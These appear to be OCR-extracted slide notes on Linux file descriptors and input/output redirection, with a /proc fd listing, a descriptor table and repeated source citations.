
For example, my current bash process….


```
$ ls -l /proc/$$/fd
total 0
lrwx------ 1 seed seed 64 Jan 30 15:09 0 -> /dev/pts/18
lrwx------ 1 seed seed 64 Jan 30 15:09 1 -> /dev/pts/18
lrwx------ 1 seed seed 64 Jan 30 15:09 2 -> /dev/pts/18
lrwx------ 1 seed seed 64 Jan 30 15:19 255 -> /dev/pts/18

$ echo "hiiiii" > /dev/pts/18
hiiiii
```

—*https://ryanstutorials.net/linuxtutorial/piping.php*
—*https://devconnected.com/input-output-redirection-on-linux-explained/*

(Input/Output) Redirection In A Nutshell








File descriptors on Linux


Name	Represents	Examples
File Descriptor 0 (fd[0])	Standard input	Keyboard, file, terminal
File Descriptor 1 (fd[1])	Standard output	Screen, database
File Descriptor 2 (fd[2])	Standard error	File, terminal

—https://ryanstutorials.net/linuxtutorial/piping.php
—https://devconnected.com/input-output-redirection-on-linux-explained/

(Input/Output) Redirection In A Nutshell




```
$ echo < file
```




—https://ryanstutorials.net/linuxtutorial/piping.php
—https://devconnected.com/input-output-redirection-on-linux-explained/

(Input/Output) Redirection In A Nutshell



